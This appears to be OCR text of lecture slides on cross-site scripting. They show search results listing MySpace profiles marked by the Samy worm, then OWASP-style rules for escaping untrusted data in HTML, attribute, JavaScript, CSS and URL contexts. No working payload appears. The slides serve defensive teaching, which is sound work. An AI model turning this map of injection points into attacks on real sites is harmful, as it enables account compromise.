"my grandma of course ... but most of all, **samy is my hero**." I found this strange, so i went in and checked it out. I went to edit profile, and then edit ...
forums.techguy.org/archive/t-404714.html - 7k - Oct 5, 2005 - Cached - Similar pages

www.myspace.com/loganthecheese
Heroes, but most of all, **samy is my hero**. Groups:, DEVO , Say Hi To Your Mom , BACON,PORK ROLL, AND WAFFLE LOVERS of THE WORLD UNITE , Elliott Smith Fans ...
profile.myspace.com/index.cfm?fuseaction=user.viewProfile&friendID=11502422&Mytoken=20050725224411 - 101k - Oct 5, 2005 - Cached - Similar pages

www.myspace.com/montellcooche
Heroes, but most of all, **samy is my hero**. Groups:, KERVIN INFANTRY , underoath , The Unofficial Warped Tour Group , As I Lay Dying. , CKy , Killswitch ...
profile.myspace.com/index.cfm?fuseaction=user.viewprofile&friendID=7297573&Mytoken=20050830164827 - 105k - Oct 5, 2005 - Cached - Similar pages
[More results from profile.myspace.com]

www.myspace.com/joshVon
Heroes, My Mom. but most of all, **samy is my hero**. Groups:, Electronic Dance Music in Orlando. Orlando Clubs Electronic Dance. Orlando's VIP Parties


MSN Search: site:myspace.com "samy is my hero" - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://search.msn.com/results.aspx?q=site%3Amyspace.com+%22samy+
Go
Web Desktop News Images Local (BETA) Encarta
site:myspace.com "samy is my hero"
Search
Near Me
msn
Search
+Search Builder Settings Help Español
Done

[redacted]

Web Results

Page 1 of 3,497 results containing **site:myspace.com "samy is my hero"** (0.10 seconds)

www.myspace.com/gasp
... Scariest Places on Earth Fear The Adventures of Pete and Pete Heroes but most of all, **samy is my hero**. between the buried and dee.'s Details Status: Single Sign: Taurus between the buried and ...
www.myspace.com/gasp Cached page

www.myspace.com/much_babbelry
... Yun, C.S. Lewis, Alfred the Great, Dave Slater, Mother Teresa, Mr. Lepp. but most of all, **samy is my hero**. Jordan/Yoda/Clambo's Details Status: Single Here for: Friends Orientation: Straight ...
www.myspace.com/much_babbelry Cached page 10/9/2005

www.myspace.com/
... delete here) Place your text or pictures here (stop deleting here) Heroes but most of all, **samy is my hero**. Groups: Family guy , Hip Hop Worldwide , Graffiti Artists , kingdom hearts View All Dre 4 eva's ...
profile.myspace.com/index.cfm?fuseaction=user.viewprofile&friendID=28651794... Cached page 10/8/2005

www.myspace.com/skippingten
... http://www.myspace.com/skippingten james's Interests Heroes but most of all, **samy is my hero**. Groups: More rock than a crack house..Hellen fan club , *Bobbi Billard* (Tons of FREE ...
www.myspace.com/index.cfm?fuseaction=user.viewProfile&friendID=4553048... Cached page 10/8/2005

www.myspace.com/phonograph
... drake and josh, fresh prince of belaire Books anonymous diaries Heroes but most of all, **samy is my hero**. Groups: Jeff K 4 Prez , Lexi Rasmussen FanClub , The Sunset ...
www.myspace.com/phonograph Cached page 10/8/2005

www.myspace.com/tensecondstolove
... trailer park boys, that 70s show, listed, powerhour Heroes but most of all, **samy is my hero**. Michelle's Details Status: Single Here for: Friends Orientation: Straight Hometown: toronto Body ...
www.myspace.com/tensecondstolove Cached page

www.myspace.com/imamick
... dont really watch that much TV. Heroes but most of all, **samy is my hero**. Groups: AWESOME people , {Bob Marley} , Beach Living , jeromes ...
myspace.com/imamick Cached page 10/9/2005

www.myspace.com/big_heart_on
... but most of all, **samy is my hero**. StraightJacket Feeling's Details Status: Single Here for: Dating, Serious Relationships, Friends Orientation: Bi Hometown: Fraser, MI Body Type: 5' 4 ...
www.myspace.com/big_heart_on Cached page 10/9/2005

www.myspace.com/mrclancy
... you and you and you.. but most of all, **samy is my hero**. Groups: No Doubt , L.A.M.B. Fans , Rock The Vote , Rock

Solutions to XSS

- XSS is very difficult to prevent
- Every piece of data that is returned to the user and that can be influenced by the inputs to the application must first be sanitized (GET parameters, POST parameters, Cookies, request headers, database contents, file contents)
- Specific languages (e.g., PHP) often provide routines to prevent the introduction of code
  - Sanitization has to be performed **differently depending on where the data is used**
  - This context-sensitivity of sanitization has been studied by the research community

Solutions to XSS

- Rule 0: Never Insert Untrusted Data Except in Allowed Locations
  - Directly in a script: <script>...NEVER PUT UNTRUSTED DATA HERE...</script>
  - Inside an HTML comment: <!--...NEVER PUT UNTRUSTED DATA HERE...-->
  - In an attribute name: <div ...NEVER PUT UNTRUSTED DATA HERE...=test />
  - In a tag name: <...NEVER PUT UNTRUSTED DATA HERE... href="/test" />
- Rule 1: HTML Escape Before Inserting Untrusted Data into HTML Element Content
  - <body>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</body>
  - <div>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</div>
  - The characters that affect XML parsing (&, >, <, “, ‘, /) need to be escaped

Solutions to XSS

- Rule 2: Attribute Escape Before Inserting Untrusted Data into HTML Common Attributes
  - Inside unquoted attribute: <div attr=...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...>content</div>
    - These attributes can be "broken" using many characters
  - Inside single-quoted attribute: <div attr='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'>content</div>
    - These attributes can be broken only using the single quote
  - Inside double-quoted attribute: <div attr="...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...">content</div>
    - These attributes can be broken only using the double quote

Solutions to XSS


- RULE 3: JavaScript Escape Before Inserting Untrusted Data into HTML JavaScript Data Values
  - Inside a quoted string: <script>alert('...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...')</script>
  - Inside a quoted expression: <script>x='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'</script>
  - Inside a quoted event handler: <div onmouseover='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'</div>
- RULE 4: CSS Escape Before Inserting Untrusted Data into HTML Style Property Values
  - <style>selector { property : ...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...; } </style>
  - <span style=property : ...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...;>text</style>

Solutions to XSS

- RULE 5: URL Escape Before Inserting Untrusted Data into HTML URL Attributes
  – A normal link: <a href=http://...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...>link</a >
  – An image source: <img src='http://...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...' />
  – A script source: <script src="http://...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE..." />

- Check out: http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

Your Security Zen



The new **Firefox**

Meet Firefox Quantum.
Fast for good.

Download now

Firefox Privacy Notice

https://blog.mozilla.org/blog/2017/11/13/webassembly-in-browsers/